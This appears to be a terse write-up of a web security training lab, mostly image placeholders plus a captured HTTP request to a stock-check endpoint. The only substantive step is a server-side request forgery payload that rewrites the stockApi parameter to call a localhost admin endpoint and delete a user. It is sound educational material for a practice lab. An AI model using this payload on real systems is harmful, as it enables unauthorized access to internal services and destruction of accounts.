



Request


Pretty Raw Hex





```
1 POST /product/stock HTTP/2
2 Host: 0aa5008404e10dfa86a7db4b007b0067.web-security-academy.net
3 Cookie: session=9m6AA2uMZ1idwampceVhgg1DqcVeYAKY
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0aa5008404e10dfa86a7db4b007b0067.web-security-academy.net/p
  roduct?productId=11
9 Content-Type: application/x-www-form-urlencoded
10 Origin:
  https://0aa5008404e10dfa86a7db4b007b0067.web-security-academy.net
11 Content-Length: 108
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=
  http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fchec
  k%3FproductId%3D11%26storeId%3D1
```








5
7 stockApi=http://localhost/admin/delete?username=carlos





Congratulations, you solved the lab!

